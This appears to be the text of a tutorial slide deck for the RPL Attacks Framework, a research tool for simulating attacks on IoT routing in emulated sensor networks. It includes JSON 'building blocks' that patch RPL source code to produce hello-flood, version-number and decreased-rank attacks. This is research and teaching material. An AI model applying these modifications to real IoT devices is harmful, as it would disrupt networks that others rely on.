
```
RPL Attacks Framework [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
Activities Terminal Fr 12:40

Terminal
File Edit View Search Terminal Help

RPL Attacks Framework
Type help or ? to list commands.
NB: Spaces are separators ; DO NOT use spaces in arguments !


user@rpl-attacks-framework:rpl-attacks>> prepare tests
2018-11-30 12:40:22 rpla[6623] INFO CREATING NEW EXPERIMENT CAMPAIGN AT '/home/user/Experiments/tests.json'
user@rpl-attacks-framework:rpl-attacks>>
```

Managing simulations > Demo 5 : Make a campaign



Managing simulations > Demo 6 : Tune a report

- Start : test experiment run
- Actions :
 - 1) Edit `report.md` (exp. folder)
 - 2) Type “report test”
- Output :
 - ✓ Report of test experiment tuned


A screenshot of a text editor window titled "report.md" within an "Oracle VM VirtualBox" environment. The editor shows a Markdown document with the following content:

```
49 In this section, the pictures on the left side corresponds to the results for the simulation without the
malicious mote. These on the left are for the simulation with the malicious mote.
50
51 #### Resulting DODAG
52
53 The resulting Destination Oriented Directed Acyclic Graph (DODAG) is depicted in the following pictures:
54
55 <div class="left">
56   <figure>
57     
58     <figcaption>Fig 3 - Final DODAG for the simulation without the malicious mote.</figcaption>
59   </figure>
60 </div><div class="right">
61   <figure>
62     
63     <figcaption>Fig 4 - Final DODAG for the simulation with the malicious mote.</figcaption>
64   </figure>
65 </div>
66
67 <p class="textbox">
68 Insert your comments here.
69 </p>
70
71 > **Important note**: The resulting DODAG's could be not representative if the duration is not long enough.
  Ensure that it is set appropriately.
72
73 #### Power Tracking Analysis
74
75 The power tracking is depicted in the following pictures:
76
```


The editor interface includes a menu bar (Fichier, Machine, Écran, Entrée, Périphériques, Aide), a toolbar with "Open" and "Save" buttons, and a status bar at the bottom showing "Markdown", "Tab Width: 4", "Ln 68, Col 27", and "INS". The system tray at the bottom of the window shows icons for a terminal, Firefox, a file manager, and other applications.

Managing simulations > Demo 6 : Tune a report

- Start : test experiment run
- Actions :
 - 1) Edit `report.md` (exp. folder)
 - 2) Type **"report test"**
- Output :
 - ✓ Report of test experiment tuned

A screenshot of a terminal window titled "RPL Attacks Framework [En fonction] - Oracle VM VirtualBox". The terminal shows the "RPL Attacks Framework" logo in a stylized, green, blocky font. Below the logo, it says "Type help or ? to list commands." and "NB: Spaces are separators ; DO NOT use spaces in arguments !". The user has entered the command "report test", and the terminal output shows "2018-12-04 21:59:42 rpla[19870] INFO MAKING PDF REPORT OF EXPERIMENT 'test'". The terminal window is part of a desktop environment with a sidebar showing "Experiments" and "RPL Attacks Framework" folders, and a taskbar at the bottom with various application icons. A blue circle with the number "6" is overlaid on the terminal window, indicating the current step in the demo.

Demo Time



Outline

- Introduction
- Background
- RPLA in a nutshell
- Managing simulations
- **Building attacks**
 - Basics
 - Demo 7 : Implement *Flooding*
 - Demo 8 : Implement *Version Number Modification*
 - Demo 9 : Implement *Decreased Rank*
- Conclusion

Building attacks > Basics

- Entities

Building blocks

```
22 {
23   "hello-flood": {
24     "RPL_CONF_DIS_INTERVAL": 0,
25     "RPL_CONF_DIS_START_DELAY": 0,
26     "rpl-timers.c": ["next_dis++;", "next_dis++; int i=0; while (i<20) {i++; dis_ou
27   },
28   "increased-version": {
29     "rpl-icmp6.c": ["dag->version;", "dag->version++;"]
30   },
31   "decreased-rank": {
32     "RPL_CONF_MIN_HOPRANKINC": 0,
33     "rpl-private.h": [
34       ["#define RPL_MAX_RANKINC", "(7 * RPL_MIN_HOPRANKINC)", "#define RPL
35       ["#define INFINITE_RANK", "0xffff", "#define INFINITE_RANK 256
36     ],
37     "rpl-timers.c": ["rpl_recalculate_ranks();", null]
38   }
39 }
```

- RPL alterations


1. Modify constant
2. Replace line(s)
3. Use a modified RPL library

Campaign

```
45 },
46 "version-number-attack": {
47   "simulation": {
48     "title": "Version Number Modification Attack",
49     "goal": "Demonstrate that this attack can ...",
50     "notes": "With its modified RPL file, the ...",
51     "comment-1": "As it can be seen, the DODAG...",
52     "comment-2": "By looking at the power cons..."
53   },
54   "malicious": {
55     "building-blocks": ["increased-version"]
56   }
57 },
58 "blackhole-attack": {
59   "simulation": {
```

Building attacks > Basics

- Process




- Demonstrations

- 7) All steps for *Flooding* attack
- 8) All steps for *Version Number Modification* attack
- 9) All steps for *Decreased Rank* attack

Building attacks > Demo 7 : Implement *Flooding*

- Attack :

- DIS generation
- Causes sensors to send DIO + reset trickle timer



- Decompose :


- Only 1 BB required : HELLO flood

- Identify :

- Depends on RPL constants `RPL_CONF_DIS_INTERVAL` and `RPL_CONF_DIS_START_DELAY`
- `rpl-timers.c` handles DIS sending

Building attacks > Demo 7 : Implement *Flooding*


- Start : Vagrant box
- Actions :
 - 1) Edit `building-blocks.json`
 - 2) Start the framework
 - 3) Type “prepare test”
 - 4) Edit `test.json`
 - 5) Type “make_all test”
 - 6) Type “run_all test”
 - 7) Verify the results with the report
- Output :
 - ✓ New BB `hello-flood`



```
21 {
22   "hello-flood": {
23     "RPL_CONF_DIS_INTERVAL": 0,
24     "RPL_CONF_DIS_START_DELAY": 0,
25     "rpl-timers.c": ["next_dis++;", "next_dis++; int i=0; while (i<20) {i++;
26       dis_output(NULL);}"]
27   },
28   "increased-version": {
29     "rpl-icmp6.c": ["dag->version;", "dag->version++;"]
30   },
31   "decreased-rank": {
32     "RPL_CONF_MIN_HOPRANKINC": 0,
33     "rpl-private.h": [
34       ["#define RPL_MAX_RANKINC", "(7 * RPL_MIN_HOPRANKINC)", "#define
35       RPL_MAX_RANKINC 0"],
36       ["#define INFINITE_RANK", "0xffff", "#define INFINITE_RANK 256"]
37     ],
38     "rpl-timers.c": ["rpl_recalculate_ranks();", null]
39   }
40 }
```

Building attacks > Demo 7 : Implement *Flooding*

- Start : Vagrant box
- Actions :
